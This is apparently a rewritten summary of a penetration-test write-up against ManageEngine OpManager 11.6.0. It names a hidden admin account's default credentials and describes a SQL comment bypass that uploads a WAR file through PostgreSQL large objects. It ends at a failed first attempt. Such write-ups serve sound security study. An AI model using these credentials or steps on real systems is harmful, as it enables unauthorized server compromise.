Emotional Rollercoaster: A Unique Case Study of Bypassing Antivirus and Firewall by Abusing PostgreSQL
A hidden default administrator account in ManageEngine OpManager allowed SQL query execution, which was used to upload a WAR file and attempt code execution. Antivirus and server misconfigurations blocked the initial web shell attempts, leading the author to explore PostgreSQL extensions as an alternative.
 Published on medium.com
During one of my PT engagements, I have encountered a very interesting case where I had to bypass antivirus and firewall restrictions, create a custom {C} code to be compiled as a DLL, and abuse PostgreSQL functionalities to achieve code execution on the server.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
During a penetration test, the author encountered a server running ManageEngine OpManager 11.6.0, reachable from the attacking machine over an internal network. OpManager is a network monitoring application, and the version in scope carries two old CVEs that combine into a useful primitive: a hidden administrator account with default credentials, and a SQL query feature whose restrictions can be bypassed with a comment.
The feature that matters here is the application's database query functionality. An administrator can submit SQL statements that are executed against the PostgreSQL instance backing OpManager. In a normal deployment this is an administrative convenience; in this case it became the entry point for file upload and, eventually, code execution.
The two vulnerabilities are:
- CVE-2015-7765: a default hidden account
IntegrationUserwith the default passwordpluginexists on the application and has administrator privileges. - CVE-2015-7766: an administrator can bypass SQL query restrictions by using a comment (
/**/) in place of a space, as inINSERT/**/INTO.

ManageEngine OpManager Application version 11.6.0

ManageEngine description of the vulnerabilities
In short: any administrator account can run SQL queries, and every installation ships with a hidden administrator account whose credentials are known.
Setup
The target environment had the application installed on one server, reachable from the attacking machine because both sat on the same internal network. The application looked like a fresh installation: nothing integrated with it, only default users present, and no network data displayed. The author's guess was that an administrator had downloaded the application, never used it, and everyone forgot about it, which fits the fact that the software dates from 2015 while the engagement took place in 2023.
Tools used across the engagement:
- Burp Suite, to intercept and inspect the exploit's traffic.
- Metasploit, with the public module for this vulnerability.
- Nessus, whose earlier scan of the environment provided host and service information.
- VirusTotal, to check payloads against antivirus engines.
- Visual Studio, to compile C code into PostgreSQL extension DLLs.
- Impacket, to host an SMB share.
- A testing environment with PostgreSQL installed, to validate DLLs and queries before touching the target.
Finding it
Logging in with the hidden account confirmed the first CVE:

Successfully logged in to OpManager
Looking around, the author found a page exposing sensitive server information:

Sensitive server information
That page disclosed three things:
- Operating system: Windows Server, with its version.
- Database type: PostgreSQL.
- Architecture: 64-bit for both Windows and the application.
These details became crucial later, when compiling the DLL.
Next, the database query functionality was tested with a version query:

Database query version shown 9.2
The database is PostgreSQL 9.2. The author also checked whether the session ran with DBA privileges:

We are running with admin privileges
At this point three things were confirmed: the hidden admin user with default credentials, the ability to run SQL queries, and (tentatively) the /**/ bypass. The bypass was not yet exercised directly; that came later, inside the public exploit.
Exploitation
Step 1: the public Metasploit module
Reading the references for CVE-2015-7765 on NIST led to an exploit-db entry:

Reference for public exploits from NIST

Metasploit module ready for this vulnerability
The module's info describes what it does:

Module Info
It uses the admin SQL query functionality to upload a WAR file and deploy it on the server, executing whatever is inside the WAR. The upload relies on PostgreSQL Large Objects, a structure for storing complex data types (images, PDFs, binary files) in the database, which can be exported back to the file system as an exact copy of the imported file.
The module's queries, as shown in the report:

The first query is SELECT lo_unlink(-1). Every large object has a number, and passing -1 starts from the last possible number, which is usually unused and therefore safer.

Then a new large object is created.

Metasploit then creates a base64-encoded WAR payload and uploads it. Note the /**/ bypass from CVE-2015-7766 being used with the INSERT command.

Next it exports the WAR file to a known directory (……/tomcat/webapps/).

Metasploit asks the operator to delete this file manually and prints its name and path.

Finally, the module sends multiple requests to the newly created file to trigger deployment and reach the JSP file inside it, which executes the payload.

Step 2: attempt #1
The owners had consented to exploitation, and from their point of view the exercise was meant to prove and justify the project to management. With that in mind, Metasploit was configured:

Metasploit Options
RHOST and RPORT were set, and the vulnerability check was run. The module only checks the version displayed on the login page against the vulnerable version. Everything looked in place, so the exploit was launched:

Exploit Failed
To debug, the exploit's traffic was redirected through Burp Suite:

Redirecting the exploit through burp

Running the exploit through burp
Inspecting the requests sent to the server:

The sent Requests by Metasploit
The traffic breaks down into three groups:
- The queries that create the large object and upload the WAR file.
- The requests that deploy the WAR and reach the JSP file inside it.
- A manual browser request to the created
ZothUjdl.jspfile, which was redirected to the login page.
So the state of play was:
- Large object creation: successful.
- WAR upload to the database: successful.
- WAR export to the file system: successful.
- Requests to reach the JSP file: failed.
Reaching the newly created file returned a 500 Internal Server Error:

Code 500 response for (.jsp) file
With a long server response body:
